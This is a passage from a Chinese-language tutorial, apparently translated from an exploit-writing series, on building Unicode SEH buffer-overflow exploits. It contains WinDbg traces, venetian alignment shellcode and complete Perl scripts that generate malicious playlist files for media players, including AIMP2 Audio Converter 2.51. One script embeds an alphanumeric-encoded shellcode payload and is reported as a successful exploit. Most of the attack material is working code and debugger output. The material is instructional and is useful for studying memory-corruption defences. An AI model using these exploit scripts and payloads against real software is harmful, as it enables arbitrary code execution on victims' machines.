cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
<Unloaded_papi.dll>+0x12f2ab:
0012f2ac 61              popad
0:000> t
eax=0012e564 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2ad esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
<Unloaded_papi.dll>+0x12f2ac:
0012f2ad 006200          add     byte ptr [edx],ah          ds:0023:0012e54c=b8
0:000> t
eax=0012e564 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2b0 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei ng nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200283
<Unloaded_papi.dll>+0x12f2af:
0012f2b0 1500450044      adc     eax,offset <Unloaded_papi.dll>+0x440044ff (44004500)
```

Popad 指令将一些数据写入所有的寄存器中，而 006200 指令相当于 nop 无操作指令。

注意：在 nseh 上使用单字节指令和类似 nop 的指令通常都可以工作得很好，你还可使用其它单字节指令（inc

<reg>,dec <reg>,popad），以达到你所期望的目的。

在上面的反汇编代码中的最后一条指令是由 pop/pop/ret 地址（15004500）构成的，在右边多了一个 SE Handler 之后的数据（44）。00450015 中的机器码 15 被转换成指令 adc eax，后面跟着 4 字节偏移。（栈中接下来的指令可用于对齐指令，而控制这些字节已不是什么大问题了。）

现在我们试着把 pop pop ret 这一地址当作指令来执行，如果我们能够执行到其后面的 4 字节，那么就实现了与之前在 nSEH 覆盖跳转指令一样的效果。单步执行（trace）后来到这里：

```
0:000> t
eax=0012e564 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2b0 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei ng nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200283
<Unloaded_papi.dll>+0x12f2af:
0012f2b0 1500450044      adc     eax,offset <Unloaded_papi.dll>+0x440044ff (44004500)
0:000> t
eax=44132a65 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2b5 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
<Unloaded_papi.dll>+0x12f2b4:
0012f2b5 00440044        add     byte ptr [eax+eax+44h],al  ds:0023:8826550e=??
```

上面已经开始执行覆盖在 SEH 结构之后的代码了，其中的 00440044 就是 D’s。

结论：

- 覆盖 SEH 结构；
- 控制 EIP（pop pop ret）；
- 模拟 shor jump；
- 使程序执行任意代码。

现在下一步的挑战就是编写出有效的 exploit。我们不能单纯地将编码的 shellcode 放在这后面，因为 decoder 需要有一个指向自身的寄存器。如果查看当前的寄存器值，会发现大多寄存器都指向当前地址附近的位置，而没有一个是直接指向当前地址的。因此我们需要修改其中某一寄存器值，并在 shellcode 前填充一些数据。

假设这里使用的是 eax。我们已经知道如何使用 alpha2 来生成 shellcode 了（只要求使用一个寄存器）。如果你想使用 vense.pl，就需要多准备一个寄存器，一个指向可写可执行内存地址的寄存器。先用 alpha2 生成代码，然后让 eax 指向 decoder(=encoded shellcode)的首字节，最后 jmp eax。另外，我们写入的指令必须是兼容 unicode 的，因此需要使用到前面提到的 venetian shellcode 技术。通过查看寄存器，我们发现可以将 ebp 赋予 eax，然后添加一些字节数，使其跳转到由 eax 指向的 decoder 的代码并执行。另外，我们可能需要在这些指令与 decoder 之间填充些字节。当我们把 ebp 赋予 eax，并加上 100 字节后，eax 指向 0012f3ac，刚好是 decoder 放置的地方。我们可以在这个地址上控制数据：

```
0:000> d 0012f3ac
0012f3ac  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f3bc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
```

为了将 ebp+100 赋予 eax，然后跳转到 eax，我们需要使用以下指令：

```
push ebp
pop eax
add eax,0x11001400
```

```
sub eax,0x11001300
```

```
push eax
```

```
ret
```

使用 venetian shellcode 技术后，在缓冲区中写入如下数据：

```
my $preparestuff="D";   #we need the first D
$preparestuff=$preparestuff."\x6e";  #nop/align
$preparestuff=$preparestuff."\x55";  #push ebp
$preparestuff=$preparestuff."\x6e";  #nop/align
$preparestuff=$preparestuff."\x58";  #pop eax
$preparestuff=$preparestuff."\x6e";  #pop/align
$preparestuff=$preparestuff."\x05\x14\x11";   #add eax,0x11001400
$preparestuff=$preparestuff."\x6e";  #pop/align
$preparestuff=$preparestuff."\x2d\x13\x11";   #sub eax,0x11001300
$preparestuff=$preparestuff."\x6e";  #pop/align
```

如上所示，我们还需要放置一个 D，因此它是作为在 SE Handler 上的执行指令的一部分。在这些指令之后，我们提供将指向 0x0012f3ac 的 eax，然后跳转到 eax。

代码如下：

```
my $totalsize=5000;
my $junk = "A" x 254;
my $nseh="\x61\x62";  #popad + nop
my $seh="\x15\x45";   #put 00450015 in SE Handler

my $preparestuff="D";   #we need the first D
$preparestuff=$preparestuff."\x6e";  #nop/align
$preparestuff=$preparestuff."\x55";  #push ebp
$preparestuff=$preparestuff."\x6e";  #nop/align
$preparestuff=$preparestuff."\x58";  #pop eax
$preparestuff=$preparestuff."\x6e";  #pop/align
$preparestuff=$preparestuff."\x05\x14\x11";   #add eax,0x11001400
$preparestuff=$preparestuff."\x6e";  #pop/align
$preparestuff=$preparestuff."\x2d\x13\x11";   #sub eax,0x11001300
$preparestuff=$preparestuff."\x6e";  #pop/align

my $jump = "\x50";  #push eax
$jump=$jump."\x6d"; #nop/align
$jump=$jump."\xc3"; #ret

my $morestuff="D" x (5000-length($junk.$nseh.$seh.$preparestuff.$jump));

$payload=$junk.$nseh.$seh.$preparestuff.$jump.$morestuff;

open(myfile,'>corelantest.m3u');
```

```
print myfile $payload;
close(myfile);
```

```
print "Wrote ".length($payload)." bytes\n";
```

结果：

```
This exception may be expected and handled.
eax=00000044 ebx=02ee2c84 ecx=02dbc588 edx=00130000 esi=02ee2c68 edi=0012f298
eip=01aec2a6 esp=0012e84c ebp=0012f2b8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210206
DefaultPlaylist!XionPluginCreate+0x18776:
01aec2a6 668902          mov     word ptr [edx],ax       ds:0023:00130000=6341
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.

0:000> !exchain
0012f2ac:
image00400000+50015 (00450015)
Invalid exception stack at 00620061

0:000> bp 0012f2ac

0:000> g
Breakpoint 0 hit
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=0012f2ac esp=0012e488 ebp=0012e564 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
<Unloaded_papi.dll>+0x12f2ab:
0012f2ac 61              popad
0:000> t
eax=0012e564 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2ad esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
<Unloaded_papi.dll>+0x12f2ac:
0012f2ad 006200          add     byte ptr [edx],ah       ds:0023:0012e54c=b8
0:000>
eax=0012e564 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2b0 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei ng nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200283
<Unloaded_papi.dll>+0x12f2af:
0012f2b0 1500450044      adc     eax,offset <Unloaded_papi.dll>+0x440044ff (44004500)
0:000>
eax=44132a65 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2b5 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl nz na pe nc
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
<Unloaded_papi.dll>+0x12f2b4:
0012f2b5 006e00          add     byte ptr [esi],ch          ds:0023:0012e538=63
0:000>
eax=44132a65 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2b8 esp=0012e4a8 ebp=0012f2ac iopl=0         ov up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200a86
<Unloaded_papi.dll>+0x12f2b7:
0012f2b8 55              push    ebp
0:000>
eax=44132a65 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2b9 esp=0012e4a4 ebp=0012f2ac iopl=0         ov up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200a86
<Unloaded_papi.dll>+0x12f2b8:
0012f2b9 006e00          add     byte ptr [esi],ch          ds:0023:0012e538=95
0:000>
eax=44132a65 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2bc esp=0012e4a4 ebp=0012f2ac iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200282
<Unloaded_papi.dll>+0x12f2bb:
0012f2bc 58              pop     eax
0:000>
eax=0012f2ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2bd esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200282
<Unloaded_papi.dll>+0x12f2bc:
0012f2bd 006e00          add     byte ptr [esi],ch          ds:0023:0012e538=c7
0:000>
eax=0012f2ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2c0 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200286
<Unloaded_papi.dll>+0x12f2bf:
0012f2c0 0500140011      add     eax,offset BASS+0x1400 (11001400)
0:000>
eax=111306ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2c5 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
<Unloaded_papi.dll>+0x12f2c4:
0012f2c5 006e00          add     byte ptr [esi],ch          ds:0023:0012e538=f9
0:000>
eax=111306ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2c8 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200207
```

```
<Unloaded_papi.dll>+0x12f2c7:
0012f2c8 2d00130011      sub     eax,offset BASS+0x1300 (11001300)
0:000>
```

```
eax=0012f3ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
```

```
eip=0012f2cd esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
<Unloaded_papi.dll>+0x12f2cc:
0012f2cd 006e00          add     byte ptr [esi],ch          ds:0023:0012e538=2b

0:000> d eax
0012f3ac  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f3bc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f3cc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f3dc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f3ec  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f3fc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f40c  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f41c  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.

0:000> t
eax=0012f3ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2d0 esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200202
<Unloaded_papi.dll>+0x12f2cf:
0012f2d0 50              push    eax
0:000> t
eax=0012f3ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2d1 esp=0012e4a4 ebp=0012f2ac iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200202
<Unloaded_papi.dll>+0x12f2d0:
0012f2d1 006d00          add     byte ptr [ebp],ch          ss:0023:0012f2ac=61
0:000> t
eax=0012f3ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2d4 esp=0012e4a4 ebp=0012f2ac iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200282
<Unloaded_papi.dll>+0x12f2d3:
0012f2d4 c3              ret

0:000> t
eax=0012f3ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f3ac esp=0012e4a8 ebp=0012f2ac iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200282
<Unloaded_papi.dll>+0x12f3ab:
```

```
0012f3ac 44              inc     esp
```

成功了！

现在把我们的 shellcode 放上去，并确保它位于 0012f3ac。为此，我们需要计算出位于 venetian jumpcode(ce = ret) 和 0012f3ac 之间的偏移量。

```
0:000> d 0012f2d4
0012f2d4  c3 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  ..D.D.D.D.D.D.
0012f2e4  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f2f4  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f304  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f314  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f324  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f334  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f344  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0:000> d
0012f354  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f364  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f374  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f384  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f394  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f3a4  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f3b4  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
0012f3c4  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.
```


0012f3ac - 0012f2d5 = 215 bytes，由于经 unicode 转换，因此只需一半数量的字节，即 107 字节（它会被自动扩展为 214 字节），然后就是我们的 shellcode，并添加一些垃圾字节以触发异常，进而执行我们的代码。

代码如下：

```
my $totalsize=5000;
my $junk = "A" x 254;
my $nseh="\x61\x62";  #popad + nop
my $seh="\x15\x45";   #put 00450015 in SE Handler

my $preparestuff="D";   #we need the first D
$preparestuff=$preparestuff."\x6e";  #nop/align
$preparestuff=$preparestuff."\x55";  #push ebp
$preparestuff=$preparestuff."\x6e";  #nop/align
$preparestuff=$preparestuff."\x58";  #pop eax
$preparestuff=$preparestuff."\x6e";  #pop/align
$preparestuff=$preparestuff."\x05\x14\x11";   #add eax,0x11001400
$preparestuff=$preparestuff."\x6e";  #pop/align
$preparestuff=$preparestuff."\x2d\x13\x11";   #sub eax,0x11001300
$preparestuff=$preparestuff."\x6e";  #pop/align

my $jump = "\x50";  #push eax
$jump=$jump."\x6d"; #nop/align
```

```
$jump=$jump."\xc3"; #ret

my $morestuff="D" x 107;  #required to make sure shellcode = eax

my $shellcode="PPYAIAIAIAIAQATAXAZAPA3QADAZA".
"BARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA".
"58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABABAB".
"AB30APB944JBKLK8U9M0M0KPS0U99UNQ8RS44KPR004K".
"22LLDKR2MD4KCBMXLOGG0JO6NQKOP1MPVLOLQQCLM2NL".
"MPGQ8OLMM197K2ZP22B7TK0RLPTK12OLM1Z04KOPBX55".
"Y0D4OZKQXP0P4KOXMHTKR8MPKQJ3ISOL19TKNTTKM18V".
"NQKONQ90FLGQ8OLMKQY7NXK0T5L4M33MKHOKSMND45JB".
"R84K0XMTKQHSBFTKLL0KTK28MLM18S4KKT4KKQXPSYOT".
"NDMTQKQK311IQJPQKOYPQHQOPZTKLRZKSVQM2JKQTM5U".
"89KPKPKP0PQX014K2O4GKOHU7KIPMMNJLJQXEVDU7MEM".
"KOHJOLKVCLLJSPKKIPT5LEGKQ7N33BRO1ZKP23KOYERC".
"QQ2LRCM0LJA";

my $evenmorestuff="D" x 4100;  #just a guess

$payload=$junk.$nseh.$seh.$preparestuff.$jump.$morestuff.$shellcode.$evenmorestuff;

open(myfile,'>corelantest.m3u');
print myfile $payload;
close(myfile);
print "Wrote ".length($payload)." bytes\n";
```

结果：



利用成功！

编写 unicode exploit – Example 2

在上个例子中，我们相对是比较幸运的。因为缓冲区空间只允许在覆盖 SEH 结构的位置上放置 524 字节的 shellcode。实际上，524 字节对于 unicode shellcode 确实是相当小的。我们不可能每次都这么幸运。

在第二个例子中，我们将讨论关于如何编写AIMP2 Audio Converter 2.51 build 330的利用程序，这个漏洞是由mr_me上报的（http://securityreason.com/securityalert/6472 ）。你可以在这里下载到这漏洞软件：http://download.softpedia.com/dl/fc4ba08d060d34b748131a14137f341e/4af5a079/100070491/software/multimedia/audio/aimp_2.51.330.zip，漏洞程序是aimp2c.exe，当加载恶意构造的播放文件后，点击“Play”按钮就会使程序崩溃。

（译注：网站只提供了2.61版本的，大家可在网上自行搜索2.51.330版本的。）

PoC 代码：

```
my $header = "[playlist]\nNumberOfEntries=1\n\n";
$header=$header."File1=";
my $junk="A" x 5000;
my $payload=$header.$junk."\n";

open(myfile,'>aimp2sploit.pls');
print myfile $payload;
print "Wrote " . length($payload)." bytes\n";
close(myfile);
```

结果：

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=001c0020 ebx=00000000 ecx=00000277 edx=00000c48 esi=001d1a58 edi=00130000
eip=004530c6 esp=0012dca8 ebp=0012dd64 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210216
AIMP2!SysutilsWideFormatBuf$qqrpvuipxvuipx14SystemTVarRecxi+0xe2:
004530c6 f366a5          rep movs word ptr es:[edi],word ptr [esi]
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.

0:000> !exchain
0012fda0: *** WARNING: Unable to verify checksum for image00400000
image00400000+10041 (00410041)
Invalid exception stack at 00410041
```

使用 metasploit pattern 计算出偏移量，在我的系统上，覆盖 SEH 所需的偏移量为 4065 字节。搜索兼容 unicode 的 pop pop ret 地址后，我决定使用 0x0045000E(aimp2.dll)。同时将用 0x41,0x6d 覆盖 next SEH，再在后面跟上 1000 个 B 字符。代码如下：

```
my $header = "[playlist]\nNumberOfEntries=1\n\n";
$header=$header."File1=";
my $junk="A" x 4065;
my $nseh="\x41\x6d";   # inc ecx + add byte ptr [ebp],ch
```

```
my $seh="\x0e\x45";  #0045000E  aimp2.dll Universal ? =>  push cs +  add byte ptr
[ebp],al
my $rest = "B" x 1000;
my $payload=$header.$junk.$nseh.$seh.$rest."\n";
open(myfile,'>aimp2sploit.pls');
```

```
print myfile $payload;
```

```
print "Wrote " . length($payload)." bytes\n";
close(myfile);
```

结果：

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=001c0020 ebx=00000000 ecx=000002bc edx=00000c03 esi=001c7d88 edi=00130000
eip=004530c6 esp=0012dca8 ebp=0012dd64 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210216
AIMP2!SysutilsWideFormatBuf$qqrpvuipxvuipx14SystemTVarRecxi+0xe2:
004530c6 f366a5          rep movs word ptr es:[edi],word ptr [esi]
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.

0:000> !exchain
0012fda0: AIMP2!SysutilsWideLowerCase$qqrx17SystemWideString+c2 (0045000e)
Invalid exception stack at 006d0041

0:000> bp 0012fda0
0:000> g
Breakpoint 0 hit
eax=00000000 ebx=00000000 ecx=7c9032a8 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fda0 esp=0012d8e4 ebp=0012d9c0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
<Unloaded_papi.dll>+0x12fd8f:
0012fda0 41              inc     ecx
0:000> t
eax=00000000 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fda1 esp=0012d8e4 ebp=0012d9c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
<Unloaded_papi.dll>+0x12fd90:
0012fda1 006d00          add     byte ptr [ebp],ch          ss:0023:0012d9c0=05
0:000> t
eax=00000000 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fda4 esp=0012d8e4 ebp=0012d9c0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200202
<Unloaded_papi.dll>+0x12fd93:
```

```
0012fda4 0e              push    cs
0:000> t
eax=00000000 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fda5 esp=0012d8e0 ebp=0012d9c0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200202
```

```
<Unloaded_papi.dll>+0x12fd94:
```

```
0012fda5 004500          add     byte ptr [ebp],al          ss:0023:0012d9c0=37
0:000> t
eax=00000000 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fda8 esp=0012d8e0 ebp=0012d9c0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200202
<Unloaded_papi.dll>+0x12fd97:
0012fda8 42              inc     edx
0:000> d eip
0012fda8  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fdb8  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fdc8  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fdd8  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fde8  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fdf8  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fe08  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fe18  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
```

效果很好，现在只需再来个跳转，我们用指向 B's 的地址放入 eax 即可实现。通过查看寄存器，我没有找到任何真正对我们有用的寄存器。但查看 ESP，我们可以看到：

```
0:000> d esp
0012d8e0  1b 00 12 00 dc d9 12 00-94 d9 12 00 a0 fd 12 00  ................
0012d8f0  bc 32 90 7c a0 fd 12 00-a8 d9 12 00 7a 32 90 7c  .2.|........z2.|
0012d900  c0 d9 12 00 a0 fd 12 00-dc d9 12 00 94 d9 12 00  ................
0012d910  0e 00 45 00 00 00 13 00-c0 d9 12 00 a0 fd 12 00  ..E.............
0012d920  0f aa 92 7c c0 d9 12 00-a0 fd 12 00 dc d9 12 00  ...|............
0012d930  94 d9 12 00 0e 00 45 00-00 00 13 00 c0 d9 12 00  ......E.........
0012d940  88 7d 1c 00 90 2d 1b 00-47 00 00 00 00 00 15 00  .}...-..G.......
0012d950  37 00 00 00 8c 20 00 00-e8 73 19 00 00 00 00 00  7.... ...s......
0:000> d 0012001b
0012001b  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0012002b  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0012003b  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0012004b  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0012005b  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0012006b  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0012007b  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0012008b  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0:000> d 0012d9dc
```

```
0012d9dc  3f 00 01 00 00 00 00 00-00 00 00 00 00 00 00 00  ?...............
0012d9ec  00 00 00 00 00 00 00 00-00 00 00 00 72 12 ff ff  ............r...
0012d9fc  00 30 ff ff ff ff ff ff-20 53 84 74 1b 00 5b 05  .0...... S.t..[.
0012da0c  28 ad 38 00 23 00 ff ff-00 00 00 00 00 00 00 00  (.8.#...........
0012da1c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
```

```
0012da2c  00 00 00 00 00 00 48 53-6b bc 80 ff 12 00 00 d0  ......HSk.......
```

```
0012da3c  2c 00 00 00 90 24 4e 80-00 00 00 40 00 dc 00 c2  ,....$N....@....
0012da4c  00 da 35 40 86 74 b8 e6-e0 d8 de d2 3d 40 00 00  ..5@.t......=@..
0:000> d 0012d994
0012d994  ff ff ff ff 00 00 00 00-00 00 13 00 00 10 12 00  ................
0012d9a4  08 06 15 00 64 dd 12 00-8a e4 90 7c 00 00 00 00  ....d......|....
0012d9b4  dc d9 12 00 c0 d9 12 00-dc d9 12 00 37 00 00 c0  ............7...
0012d9c4  00 00 00 00 00 00 00 00-c6 30 45 00 02 00 00 00  .........0E.....
0012d9d4  01 00 00 00 00 00 13 00-3f 00 01 00 00 00 00 00  ........?.......
0012d9e4  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0012d9f4  00 00 00 00 72 12 ff ff-00 30 ff ff ff ff ff ff  ....r....0......
